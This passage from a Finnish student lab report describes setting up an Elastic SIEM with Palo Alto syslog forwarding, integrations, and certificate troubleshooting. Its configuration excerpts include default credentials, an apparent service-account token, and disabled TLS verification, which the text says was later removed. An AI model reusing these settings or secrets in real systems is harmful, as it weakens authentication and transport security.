Seuraavaksi siirryimme Devices-välilehdelle kohtaan Log Forwarding ja loimme uuden profiilin ja määritimme sillä yhteensopivuuslistan kuvioiden 24 ja 25 mukaisesti.




Kuvio 24. Yhteensopivuuslista




Kuvio 25. Lokien välitysprofiili

Lisäsimme lokienvälitysprofiilin interzone-default turvallisuuspolitiikkaan. (Kuvio 26).



Kuvio 26. Välitysprofiilin lisääminen turvallisuuspolitiikkaan

Siirryimme Device-välilehdellä kohtaan Setup Services ja edelleen Service Route Configuration ja asetimme Syslogiin kuvion 27 mukaiset lähdearvot.



Kuvio 27. Syslogin arvot

Seuraavaksi avasimme SIEM:n omasta palomuurista portin 514/UDP ajamalla komennon firewall-cmd --zone=public --add-port=514/udp --permanent ja lataSIMME säännöt uudelleen komennolla "sudo firewall-cmd --reload". Suoritimme kuvion 28 mukaisen testikomennon ja portti oli auki, kuten pitää. Teimme tämän, koska Palo Alto lähettää lokeja SIEM:lle udp-porttiin 514.

```
[root@siem ~]# firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens192
  sources:
  services: dhcpv6-client ssh
  ports: 9200/tcp 9300/tcp 5601/tcp 8220/tcp 514/udp
  protocols:
  forward: no
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
[root@siem ~]#
```

Kuvio 28. SIEM:n avoimet portit

Ajoimme tcpdump-komennon varmistaaksemme datan tulon Palo Altoilta SIEM:iin. Kuten pitääkin, Palo Alto lähettää SIEM:lle Syslog-dataa. (Kuvio 29).

```
[root@siem ~]# tcpdump port 514
dropped privs to tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), capture size 262144 bytes
13:20:31.675838 IP _gateway.41977 > siem.syslog: SYSLOG user.info, length: 749
13:20:31.675948 IP _gateway.41977 > siem.syslog: SYSLOG user.info, length: 749
13:20:31.675956 IP _gateway.41977 > siem.syslog: SYSLOG user.info, length: 663
13:20:31.675962 IP _gateway.41977 > siem.syslog: SYSLOG user.info, length: 787
13:20:31.675968 IP _gateway.41977 > siem.syslog: SYSLOG user.info, length: 773
13:20:36.675221 IP _gateway.48735 > siem.syslog: SYSLOG user.info, length: 749
13:20:36.675536 IP _gateway.48735 > siem.syslog: SYSLOG user.info, length: 749
```


Kuvio 29. Datan liikkumisen varmistaminen

Tarkistimme myös Palo Alton Monitor-välilehdeltä, että havaitseeko se datan liikkuvan. (Kuvio 30).

10/25 13:22:03	end	ADMIN-NET	ADMIN-NET	10.2.0.1			10.2.0.11			514	syslog	allow	intrazone-default	aged-out
10/25 13:22:03	start	ADMIN-NET	ADMIN-NET	10.2.0.1			10.2.0.11			514	syslog	allow	intrazone-default	n/a
10/25 13:21:58	end	WVS-NET	ADMIN-NET	10.1.0.10	ad-tt60n/administr...		10.2.0.11			9200	ssl	allow	WVS TO ADMIN	tcp-fin
10/25 13:21:58	end	ADMIN-NET	ADMIN-NET	10.2.0.1			10.2.0.11			514	syslog	allow	intrazone-default	aged-out
10/25 13:21:58	start	ADMIN-NET	ADMIN-NET	10.2.0.1			10.2.0.11			514	syslog	allow	intrazone-default	n/a
10/25 13:21:53	end	ADMIN-NET	ADMIN-NET	10.2.0.1			10.2.0.11			514	syslog	allow	intrazone-default	aged-out


Kuvio 30. Palo Alton monitori

Lisäsimme lokien välityksen SIEM:iin myös GlobalProtectille ja uhkille Palo Altolla. Aloitimme GlobalProtectilla. (Kuvio 31)



Kuvio 31. GlobalProtectin lokien lähetyk SIEM:iin


Teimme uhkalokien lähettämistä varten uusi yhteensopivuuslista aiemmin tehtyyn lokienvälitys-profiiliin. (Kuvio 32).



Kuvio 32. Uhkalokien lähetys SIEM:iin

5 Integraatiot

Aloitimme integroimalla Palo Alton SIEM:iin käyttäen Beatsiä. Elasticin etusivulta valitsimme add integrations. (Kuvio 33).



Kuvio 33. Integraatioiden lisäämisen aloittaminen

Etsimme sieltä vaihtoehdon Palo Alto Next-Gen Firewall. Sivun oikeassa alakulmassa oli kohta, josta sen saa lisättyä Beatsia käyttäen. (Kuvio 34)

Configurations

To configure syslog monitoring, please follow the steps mentioned in the [Configure Syslog Monitoring](#).

Note

- If events are getting truncated, then increase max_message_size option for TCP and UDP input type.
- It can be found under Advanced Options and can be configured as per requirements. The default value of max_message_size is set to 50KiB.
- If the TCP input is used, it is recommended that PAN-OS is configured to send syslog messages using the IETF (RFC 5424) format. In addition, RFC 6587 framing (Octet Counting) will be enabled by default on the TCP input.

Logs

PAN-OS

This is the panos data stream.

An example event for panos looks as following:

Category	Network, Security
Kibana assets	Dashboards 10 Saved searches 16
Elasticsearch assets	Ingest pipelines 15
Features	logs
License	basic


Also available in Beats

Elastic Agent Integrations are recommended, but you can also use Beats. For more details, check out our [comparison page](#).

Palo Alto Networks PAN-OS Logs


Kuvio 34. Integrointi Beatsia käyttäen

Seuraavaksi noudatimme Elasticin antamia konfigurointiohjeita ja ajoimme komentoja SIEM-koneella. (Kuvio 35)



Kuvio 35. Konfiguraatio-ohjeet

Aloitimme konfiguroinnin hakemalla sertifikaatin sormenjäljen (fingerprint) Fleetistä. (Kuvio 36)



Kuvio 36. Sormenjäljen etsiminen

Muokkasimme filebeat.yml-tiedostoa kuvion 37 mukaisesti.

```
# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["https://10.2.0.11:9200"]
  ssl.verification_mode: "none"
  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  username: "elastic"
  password: "elastic"
  ssl.ca_trusted_fingerprint: "e18a3dbf38c9dbc62fee265f0a414feb1fae084e2d6ec77f04ea6e1bddd4effa"
setup.kibana:
  host: "10.2.0.11:5601"
```

Kuvio 37. Filebeat.yml-tiedoston muokkaus

Seuraavaksi laitoimme panw moduulin käyttöön kuvion 38-mukaisesti

```
[root@siem ~]# sudo filebeat modules enable panw
Enabled panw
```

Kuvio 38. Panw-moduulin käyttöönotto

Muokkasimme panw.yml-tiedostoa Elasticin konfiguraatiohjeen mukaisesti. (Kuvio 39).

```
GNU nano 2.9.8 /etc/filebeat/modules.d/panw.yml

# Module: panw
# Docs: https://www.elastic.co/guide/en/beats/filebeat/8.3/filebeat-module-panw.html

- module: panw
  panos:
    # Set up authorized users or API keys
    enabled: true
    var.syslog_host: 0.0.0.0
    var.suslog_port: 514
    # Set which input to use between syslog (default) or file.
    #var.input:

    # Set custom paths for the log files. If left empty,
    # Filebeat will choose the paths depending on your OS.
    #var.paths:

    # Set internal security zones. used to determine network.direction
    # default "trust"
    #var.internal_zones:

    # Set external security zones. used to determine network.direction
    # default "untrust"
    #var.external_zones:
```

Kuvio 39. Panw.yml-tiedoston muokkaus

Seuraavaksi syötimme komennon filebeatin asentamiseksi, mutta saimme virheen. (Kuvio 40).

```
[root@siem ~]# sudo filebeat setup
Exiting: couldn't connect to any of the configured Elasticsearch hosts. Errors: [error connecting to Elasticsearch at https://localhost:9200: Get "https://localhost:9200": x509: certificate is valid for siem, not localhost]
```

Kuvio 40. Filebeatin asentaminen, virhe

Saimme ongelman korjattua muokkaamalla Filebeat.yml-tiedostoa hiukan lisää. Kohdat, joissa oli osoitteena localhost, piti korvata IP-osoitteella 10.2.0.11. Tämän jälkeen filebeatin asentaminen onnistui. (Kuvio 41).

```
[root@siem ~]# sudo filebeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite: true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)

Loaded dashboards
Loaded ingest pipelines
[root@siem ~]#
```


Kuvio 41. Filebeatin asentaminen onnistui

Seuraavaksi käynnistimme filebeatin kuvion 42 mukaisesti.

```
[root@siem elastic-agent-8.3.3-linux-x86_64]# sudo service filebeat start
Starting filebeat (via systemctl): [ OK ]
```

Kuvio 42. Filebeatin käynnistys


Datan pitäisi nyt liikkua. Tarkistimme sen vielä Elasticista ja iloksemme kaikki oli mennyt hyvin ja data liikkui, kuten pitikin. (Kuvio 43).



Kuvio 43. Data liikkuu


Seuraavaksi asetimme integraatiot Windows-järjestelmille, jotta niiden järjestelmälokit saadaan välitettyä oikein SIEM:iin.

Etsimme Windowsin Elasticin Integrations-välilehdeltä. (Kuvio 44)



Kuvio 44. Windows-integraatio

Painoimme add integration ja valisimme vaihtoehtoista Existing hosts johon laitoimme Agent policy -kohtaan aiemmin luomamme politiikan Workstations. (Kuvio 45)



Kuvio 45. Workstations-politiikan alla olevien koneiden integrointi

Teimme saman myös politiikoille Domain Controllers ja Servers, jonka jälkeen kaikki Windows-järjestelmät olivat onnistuneesti integroitu. (Kuvio 46)

Windows

Elastic Agent

Version 1.19.2 Agent policies 3 Add Windows

Overview Integration policies Assets Settings

Integration policy	Version	Agent policy	Last updated by	Last updated	Agents	Actions
windows-3	v1.19.2	Domain Co... rev. 61	elastic	8 days ago	1	...
windows-2	v1.19.2	Servers rev. 61	elastic	8 days ago	2	...
windows-1	v1.19.2	Workstatio... rev. 61	elastic	9 days ago	1	...

Rows per page: 20

Kuvio 46. Windows-integraatiot

Lisäsimme vielä Endpoint and Cloud Security -integraation kaikille samoille järjestelmille, joille teimme Windows-integraation. (Kuviot 47 ja 48).

Integrations

Choose an integration to start collecting and analyzing your data.

Browse integrations Installed integrations

Web site crawler

Add search to your website with the App Search web crawler.

Elastic APM

Monitor, detect, and diagnose complex application performance issues.

Endpoint and Cloud Security

Protect your hosts and cloud workloads with threat prevention, detection, and deep security data visibility.

All categories 224 Search for integrations

Kuvio 47. Endpoint and Cloud Security -integraatio

Endpoint and Cloud Security

Elastic Agent

Version 8.3.0 Agent policies 3 Add Endpoint and Cloud Security

Overview Integration policies Assets Settings Advanced

Integration policy	Version	Agent policy	Last updated by	Last updated	Agents	Actions
Servers-endpoint	v8.3.0	Servers rev. 2	elastic	in 40 seconds	2	...
DC01-endpoint	v8.3.0	Domain Con... rev. 2	elastic	in 5 seconds	1	...
win-endpoint	v8.3.0	Workstations rev. 3	elastic	28 seconds ago	1	...

Rows per page: 20

Kuvio 48. Integroidut järjestelmät

6 Ongelmien ratkonta

Tässä vaiheessa huomasimme, että dataa ei tule aiemmin asetetuilta agenteilta. Aloimme ratkomaan tätä ongelmaa tutkimalla Elasticsearchin lokeja ja huomasimme siellä maininnan sertifikaateista. (Kuvio 49).

```
[2024-10-29T00:00:14,795][WARN ][o.e.h.AbstractHttpServerTransport] [siem] caught exception while handling client http traffic, closing connection
io.netty.handler.codec.DecoderException: javax.net.ssl.SSLHandshakeException: Received fatal alert: bad_certificate
```

Kuvio 49. Elasticsearchin loki

WS01-työasemalla tutkimme ensin metricbeat lokia, jossa oli myös maininta sertifikaateista. (Kuvio 50).

```
{
  "log.level": "error",
  "@timestamp": "2024-10-29T08:00:28.523+0200",
  "log.logger": "esclientlog",
  "log.origin": {
    "file.name": "transport/logging.go",
    "file.line": 38
  },
  "message": "Error dialling x509: certificate signed by unknown authority",
  "service.name": "metricbeat",
  "network": {
    "tcp": {
      "address": "10.2.0.11:9200",
      "ecs.version": "1.6.0"
    }
  },
  "log.level": "info",
  "@timestamp": "2024-10-29T08:00:35.380+0200",
  "log.logger": "monitoring",
  "log.origin": {
    "file.name": "log/log.go",
    "file.line": 185
  },
  "message": "Non-zero metrics in the last 30s",
  "service.name": "metricbeat",
  "monitoring": {
    "metrics": {
      "beat": {
        "cpu": {
          "system": {
            "ticks": 128406,
            "time": {
              "ms": 203
            },
            "total": {
              "ticks": 226218,
              "time": {
                "ms": 234,
                "value": 0
              },
              "user": {
                "ticks": 97812,
                "time": {
                  "ms": 31
                }
              },
              "info": {
                "ephemeral_id": "80d93190-26a0-4540-9e50-8f251678ea02",
                "uptime": {
                  "ms": 56051654,
                  "version": "8.3.3"
                },
                "memstats": {
                  "gc_next": 69590568,
                  "memory_alloc": 34226624,
                  "memory_total": 418751320,
                  "rss": 103518280,
                  "runtime": {
                    "goroutines": 78
                  },
                  "libbeat": {
                    "config": {
                      "module": {
                        "running": 12
                      },
                      "output": {
                        "events": {
                          "active": 0
                        },
                        "pipeline": {
                          "clients": 12,
                          "events": {
                            "active": 4128,
                            "retry": 298
                          }
                        }
                      },
                      "ecs.version": "1.6.0"
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  },
  "log.level": "error",
  "@timestamp": "2024-10-29T08:01:01.230+0200",
  "log.logger": "publisher.pipeline_output",
  "log.origin": {
    "file.name": "pipeline/client_worker.go",
    "file.line": 150
  },
  "message": "Failed to connect to backoff(elasticsearch(https://10.2.0.11:9200)): Get \"https://10.2.0.11:9200/\": x509: certificate signed by unknown authority",
  "service.name": "metricbeat",
  "ecs.version": "1.6.0"
}
```

Kuvio 50. Metricbeat loki

Tutkimme myös endpoint lokia, jossa mainittiin ongelmana myös sertifikaatti. (Kuvio 51)

```
b5b4-74eb2f28e37d", "type": "endpoint"}, "ecs": {"version": "1.11.0"}, "log": {"level": "error", "origin": {"file": {"line": 327, "name": "Http.cpp"}}, "message": "Http.cpp:327 CURL error  
60: Error [SSL certificate problem: self signed certificate in certificate chain]", "process": {"pid": 22448, "thread": {"id": 6596}}}}  
  
{"@timestamp": "2024-10-29T04:29:32.0123393Z", "agent": {"id": "c1544061-e19a-4afa-b5b4-74eb2f28e37d", "type": "endpoint"}, "ecs": {"version": "1.11.0"}, "log": {"level": "info", "origin": {"file": {"line": 271, "name": "Certificates.cpp"}}, "message": "Certificates.cpp  
:271 Number of certificates: 28", "process": {"pid": 22448, "thread": {"id": 6596}}}}  
{"@timestamp": "2024-10-29T04:29:32.018382Z", "agent": {"id": "c1544061-e19a-4afa-b5b4-74eb2f28e37d", "type": "endpoint"}, "ecs": {"version": "1.11.0"}, "log": {"level": "notice", "origin": {"file": {"line": 86, "name": "BulkQueueConsumer.cpp"}}, "message": "BulkQueueC  
onsumer.cpp:86 Elasticsearch connection is down", "process": {"pid": 22448, "thread": {"id": 6596}}}}
```

Kuvio 51. Endpoint loki

Hetken pähkäilyämme löysimme komennon ”elastic-endpoint.exe test output”. Ajoimme sen ja saimme virheilmoituksen koskien jälleen sertifikaattia. (Kuvio 52).

```
PS C:\Program Files\Elastic\Endpoint> .\elastic-endpoint.exe test output  
Testing output connections using config file: [C:\Program Files\Elastic\Endpoint\elastic-endpoint.yaml]  
  
Using proxy:  
  
Elasticsearch server: https://10.2.0.11:9200  
    Status: Error [SSL certificate problem: self signed certificate in certificate chain] ()  
    Help: Host needs to trust server cert or server cert needs to be added to Elasticsearch/Fleet config  
  
Global artifact server: https://artifacts.security.elastic.co  
    Status: Success  
  
Fleet server: https://10.2.0.11:8220  
    Status: Success
```

Kuvio 52. Endpoint testi

Päädyimme tulokseen, että ongelman täytyy liittyä sertifikaatteihin, joten halusimme jotenkin ohittaa sertifikaattien käsittelyn. Muistimme, että meillä oli harjoitustyön alussa myös sertifikaatti-ongelma, joka ratkesi komennolla ”ssl.verificationmode: none”. Päätimme, että kokeilemme syöttää tämän komennon Fleetin output asetuksiin. Niitä ei meidän epäonneksemme pystynyt vaihtamaan, koska meillä oli oletusasetus käytössä, ja sitä ei voinut muokata koska se on määritetty kibana.yml-tiedostossa.

Tutkimme kibana.yml-tiedostoa ja muokkasimme ”xpack.fleet.outputs:” komennon määritystä ”is_default: true”. Asetimme siihen arvoksi ”false”. (Kuvio 53)

```
# This section was automatically generated during setup.
elasticsearch.hosts: ['https://10.2.0.11:9200']
elasticsearch.serviceaccountToken: AEAJAWsYXNDQWMMva2liYW5hL2Yucm9sbC1wcm9JZXNzLXRva2VuLTE2NjAwMzc2OTIxNDg6ewd5VHVCRE1TN3lGwWSBRW03ZXZtUQ
elasticsearch.ssl.certificateAuthorities: [/var/lib/kibana/elasticsearch-ca.pem]
xpack.fleet.outputs: [{id: fleet-default-output, name: default, is_default: false, is_default_monitoring: true, type: elasticsearch, hosts: ['https://10.2.0.11:9200'], ca_trusted_fingerprint: e18a3dbf38c9d
elasticsearch.ssl.verificationMode: none
```

Kuvio 53. Kibana.yml-tiedoston Fleetin asetukset

Tallensimme tiedoston ja käynnistimme kibanan uudelleen, jonka jälkeen pystyimme muokkaamaan Fleetin outputasetuksia. Asetimme kuvion 54 mukaiset asetukset ja tallensimme ne.

Edit output

Name

default

Type

Elasticsearch

Hosts

https://10.2.0.11:9200

⊕ Add row

Elasticsearch CA trusted fingerprint (optional)

Specify Elasticsearch CA trusted fingerprint

Advanced YAML configuration

```
ssl.verification_mode: "none"
logging.level: debug
```

Kuvio 54. Fleetin outputasetukset


Tallentamisen jälkeen tarkistimme, että joko data liikkuu ja liikkuihan se. Pienen hetken jälkeen data ei kuitenkaan enää kulkenut, ja tekemämme muokkaukset outputasetuksista olivat kadonneet. Teimme ne uudelleen, jonka jälkeen muokkasimme kibana.yml-tiedostossa `is_default` arvoksi `True`. Tämä lukitsi asetukset.

Halusimme kuitenkin saada kaiken toimimaan ilman `ssl.verificationmode: none` -asetusta. Labrainssit olivat tehneet kaikille ryhmille uuden sertifi kaatin `elasticsearch-ca.pem`, jossa oli eri sormenjälki (fingerprint), kuin alkuperäisessä sertifi kaatissa. Muokkasimme uuden sertifi kaatin mukaisen sormenjäljen `kibana.yml` ja `filebeat.yml` tiedostoihin sekä fleetin `output` -asetuksiin vanhan sormenjäljen tilalle. Otimme myös kaikista edellä mainituista tiedostoista `ssl.verifi actionmode: none` asetuksen pois.

7 Hälytysten testaus

Aloitimme hälytysten testauksen kahdella yleisellä testillä. Ensimmäisenä loimme tapauksen, jossa otetaan OneDrive pois käytöstä käyttäen SysInternalsin Autoruns-työkalua, jonka avulla voidaan hallita ja tarkastella käyttöjärjestelmässä automaattisesti käynnistyviä ohjelmia ja prosesseja.


Asensimme Autoruns-työkalun Windowsin asennus sivuilta ja ajoimme Autoruns64-sovelluksen järjestelmänvalvojan oikeuksilla. (Kuvio 55).



Kuvio 55. Autorunsin käynnistys

